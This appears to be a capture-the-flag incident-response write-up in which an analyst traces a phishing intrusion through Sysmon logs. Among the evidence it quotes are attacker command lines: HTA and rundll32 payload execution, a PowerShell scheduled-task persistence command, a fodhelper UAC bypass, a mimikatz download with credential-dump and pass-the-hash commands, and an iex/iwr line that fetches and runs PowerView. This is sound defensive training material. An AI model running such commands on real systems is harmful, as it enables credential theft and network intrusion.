Boogeyman 3 – Capstone Project

Due to the previous attacks of Boogeyman, Quick Logistics LLC hired a managed security service provider to handle its Security Operations Center. Little did they know, the Boogeyman was still lurking and waiting for the right moment to return.

Lurking in the Dark

Without tripping any security defenses of Quick Logistics LLC, the Boogeyman was able to compromise one of the employees and stayed in the dark, waiting for the right moment to continue the attack. Using this initial email access, the threat actors attempted to expand the impact by targeting the CEO, Evan Hutchinson.


The email appeared questionable, but Evan still opened the attachment despite the skepticism. After opening the attached document and seeing that nothing happened, Evan reported the phishing email to the security team.

Initial Investigation

Upon receiving the phishing email report, the security team investigated the workstation of the CEO. During this activity, the team discovered the email attachment in the downloads folder of the victim.

Lastly, it was presumed by the security team that the incident occurred between August 29 and August 30, 2023.

Given the initial findings, you are tasked to analyze and assess the impact of the compromise.



```
10.10.53.72/app/discover#/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2023-08-29T00:00:00.000Z',to:'2023-08-31T00:00:00.000Z'))&_a=(columns:!(),filters:!(),index
```

Aug 29, 2023 @ 00:00:00.0 → Aug 31, 2023 @ 00:00:00.0


28,302 hits

```
Aug 30, 2023 @ 02:14:40.524  @timestamp: Aug 30, 2023 @ 02:14:40.524 agent.ephemeral_id: f0cec2ec-4167-46c6-b300-6e294e1a606e agent.hostname: DC01 agent.id: 766b8cbf-f3b4-4632-8645-34cc4a8b66bc
                             agent.name: DC01 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0a74f3286b391a01e
                             cloud.instance.id: i-08982894310e2c3f6 cloud.machine.type: t2.medium cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 ecs.version: 1.12.0
                             event.action: logged-in event.category: authentication event.code: 4624 event.created: Aug 30, 2023 @ 02:14:41.591 event.kind: event event.module: security
                             event.outcome: success event.provider: Microsoft-Windows-Security-Auditing event.type: start host.architecture: x86_64 host.hostname: DC01 host.id: c5d2b969-
Aug 30, 2023 @ 02:14:40.523  @timestamp: Aug 30, 2023 @ 02:14:40.523 agent.ephemeral_id: f0cec2ec-4167-46c6-b300-6e294e1a606e agent.hostname: DC01 agent.id: 766b8cbf-f3b4-4632-8645-34cc4a8b66bc
                             agent.name: DC01 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0a74f3286b391a01e
                             cloud.instance.id: i-08982894310e2c3f6 cloud.machine.type: t2.medium cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 ecs.version: 1.12.0
                             event.action: logged-in-special event.category: iam event.code: 4672 event.created: Aug 30, 2023 @ 02:14:41.590 event.kind: event event.module: security event.outcome: success
                             event.provider: Microsoft-Windows-Security-Auditing event.type: admin host.architecture: x86_64 host.hostname: DC01 host.id: c5d2b969-b61a-4159-8f78-6391a1c805db
Aug 30, 2023 @ 02:14:31.899  @timestamp: Aug 30, 2023 @ 02:14:31.899 agent.ephemeral_id: f0cec2ec-4167-46c6-b300-6e294e1a606e agent.hostname: DC01 agent.id: 766b8cbf-f3b4-4632-8645-34cc4a8b66bc
                             agent.name: DC01 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0a74f3286b391a01e
                             cloud.instance.id: i-08982894310e2c3f6 cloud.machine.type: t2.medium cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 ecs.version: 1.12.0
```

What is the PID of the process that executed the initial stage 1 payload?


Answer: 6392

I looked up ".html" and I see the malicious downloaded file in the command argument



message	Process Create: RuleName: - UtcTime: 2023-08-29 23:51:15.856 ProcessGuid: {6682e687-8473-64ee-d301-000000001200} ProcessId: 6392 Image: C:\Windows\SysWOW64\mshta.exe
process.args	C:\Windows\SysWOW64\mshta.exe, D:\ProjectFinancialSummary_Q3.pdf.hta, {1E460BD7-F1(BF-4E770A288AF5}
process.command_line	"C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta" {1E460BD7-F E-88BF-4E770A288AF5}
process.entity_id	{6682e687-8473-64ee-d301-000000001200}
process.executable	C:\Windows\SysWOW64\mshta.exe
process.hash.md5	665d512bb2727713783b73f1b7feb808

If we expand the hit, we can see the PID:




process.pe.product	Internet Explorer
process.pid	6,392
process.working_directory	D:\
related.hash	665d512bb2727713783b73f1b7feb808, 4b82cfc4402 89
related.user	evan.hutchinson
user.domain	QUICKLOGISTICS

The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?

Answer: "C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat

I filtered for "mshta.exe" which is the executable from the malicious file. I followed the trail, and it found this 1 second later after the execution of the file:




"mshta.exe"

```
OriginalFileName: RUNDLL32.EXE CommandLine: "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid:
{6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes:
MD5=D0432468FA4B7F66166C430E1334DBDA,SHA256=7D99C80A1249A1EC9AF0F3047C855778B06EA57E11943A271071985AFE09E6C2,IMPHASH=BB17B2FBBFF4BBF5EBDCA7D0BB9E4A5B ParentProcessGuid:

> Aug 29, 2023 @ 23:51:16.738   message: Process Create: RuleName: - UtcTime: 2023-08-29 23:51:16.738 ProcessGuid: {6682e687-8474-64ee-d401-000000001200} ProcessId: 3832 Image: C:\Windows\SysWOW64\xcopy.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Extended Copy Utility Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName:
XCOPY.EXE CommandLine: "C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat CurrentDirectory: D:\ User:
QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes:
MD5=44B0448DD3DE7E9A1E80BD22954D9537,SHA256=309BAD3C84C4830B6C71F8212A0CB13A44CC119BB4EBEC57DFBA0625CCDAEC26,IMPHASH=052E5CB28770B24801BD790AB30830F2 ParentProcessGuid:

> Aug 29, 2023 @ 23:51:15.856   message: Process Create: RuleName: - UtcTime: 2023-08-29 23:51:15.856 ProcessGuid: {6682e687-8473-64ee-d301-000000001200} ProcessId: 6392 Image: C:\Windows\SysWOW64\mshta.exe
FileVersion: 11.00.18362.1 (WinBuild.160101.0800) Description: Microsoft (R) HTML Application host Product: Internet Explorer Company: Microsoft Corporation OriginalFileName:
MSHTA.EXE CommandLine: "C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes:
MD5=665D512BB2727713783B73F1B7FEB808,SHA256=4B82CFC44029D3D8462D60322FA0DBDE20F36C9C6791FA6F9B9F6A96FE44BF09,IMPHASH=4CB8A74361E70A5FF774A0A1A7C65989 ParentProcessGuid:
```

The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?

Answer: "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

Within the same second, we see in a different hit that shows the implanted file being executed:




```
> Aug 29, 2023 @ 23:51:16.771   message: Process Create: RuleName: - UtcTime: 2023-08-29 23:51:16.771 ProcessGuid: {6682e687-8474-64ee-d601-000000001200} ProcessId: 3680 Image: C:\Windows\SysWOW64\rundll32.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows host process (Rundll32) Product: Microsoft® Windows® Operating System Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE CommandLine: "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid:
{6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes:
MD5=D0432468FA4B7F66166C430E1334DBDA,SHA256=7D99C80A1249A1EC9AF0F3047C855778B06EA57E11943A271071985AFE09E6C2,IMPHASH=BB17B2FBBFF4BBF5EBDCA7D0BB9E4A5B ParentProcessGuid:
```

The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?

Answer: Review

Following the trail, we see that a scheduled task was created:




```
  Time ↓                        Document
> Aug 29, 2023 @ 23:51:16.809   message: Process Create: RuleName: - UtcTime: 2023-08-29 23:51:16.809 ProcessGuid: {6682e687-8474-64ee-d701-000000001200} ProcessId: 6204 Image: C:
\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows PowerShell Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute
'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P
= New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force;
```

The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection?

Answer: 165.232.170.151:80

We know from some Sysmon knowledge that a process triggers a network connection to uses event ID 3. So, if we filter the logs to display event.code = 3 and select the fields we'd like to display we can see that there's an IP address that contains "powershell.exe" in its image.




Time ↓	destination.ip	destination.port	event.code
Aug 30, 2023 @ 02:13:42.377	165.232.170.151	80	3
Aug 30, 2023 @ 02:11:58.255	10.10.97.43	49,668	3
Aug 30, 2023 @ 02:11:58.246	10.10.97.43	135	3
Aug 30, 2023 @ 02:11:52.451	10.10.155.159	5,985	3
Aug 30, 2023 @ 02:11:00.230	10.10.155.159	5,985	3
Aug 30, 2023 @ 02:10:28.490	10.10.155.159	5,985	3
Aug 30, 2023 @ 02:10:20.014	165.232.170.151	80	3
Aug 30, 2023 @ 02:08:58.844	10.10.155.159	3,389	3
Aug 30, 2023 @ 02:08:49.615	165.232.170.151	80	3

The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?

Answer: fodhelper.exe

We can search “review.dat” then we can go through the timeline and check process creation. The one that was a known technique of UAC bypass was fodhelper.exe




log.level	information
message	Process Create: RuleName: - UtcTime: 2023-08-29 23:54:49.043 ProcessGuid: {6682e687-8549-64ee-fd01-000000001200} ProcessId: 5308 Image: C:\Windows\System32\fodhelper.exe
process.args	C:\Windows\system32\fodhelper.exe
process.command_line	"C:\Windows\system32\fodhelper.exe"
process.entity_id	{6682e687-8549-64ee-fd01-000000001200}


Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?

Answer: hxxps[://]github[.]com/......../mimikatz_trunk.zip


If we search *github* and filter event.code = 1 for process creation, we find 7 hits. If we go through them, we see that one of them show that a mimikaz file was downloaded and named mimi.zip



```
Process Create:
RuleName: -
UtcTime: 2023-08-30 00:09:57.186
ProcessGuid: {6682e687-88d5-64ee-a602-000000001200}
ProcessId: 6968
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

process.args             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, -c, iwr https://github.com/gentilkiwi/mimikatz/releases/downloa
                         d/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
process.command_line     "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr https://github.com/gentilkiwi/mimikatz/releases/downloa
                         d/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip"
process.entity_id        {6682e687-88d5-64ee-a602-000000001200}
process.executable       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process.hash.md5         cda48fc75952ad12d99e526d0b6bf70a
process.hash.sha256      908b64b1971a979c7e3e8ce4621945cba84854cb98d76367b791a6e22b5f6d53
```




```
> Aug 30, 2023 @ 00:10:15.314  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "Expand-Archive mimi.zip"
                                   logistics.org
> Aug 30, 2023 @ 00:11:26.438  1   WKSTN-0051.quick   "C:\Windows\Temp\m\x64\mimi\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit
                                   logistics.org
> Aug 30, 2023 @ 00:13:37.090  1   WKSTN-0051.quick   "C:\Windows\Temp\m\x64\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run
                                   logistics.org      ershell.exe" exit
> Aug 30, 2023 @ 00:13:37.276  1   WKSTN-0051.quick   powershell.exe
                                   logistics.org
> Aug 30, 2023 @ 00:14:36.078  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Reco
                                   logistics.org      n/PowerView.ps1 -useb); Invoke-ShareFinder"
> Aug 30, 2023 @ 00:18:38.647  1   WKSTN-0051.quick   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles"
                                   logistics.org
```




```
> Aug 30, 2023 @ 00:13:37.276  1   WKSTN-0051.quick   powershell.exe                                                                                                     -
                                   logistics.org
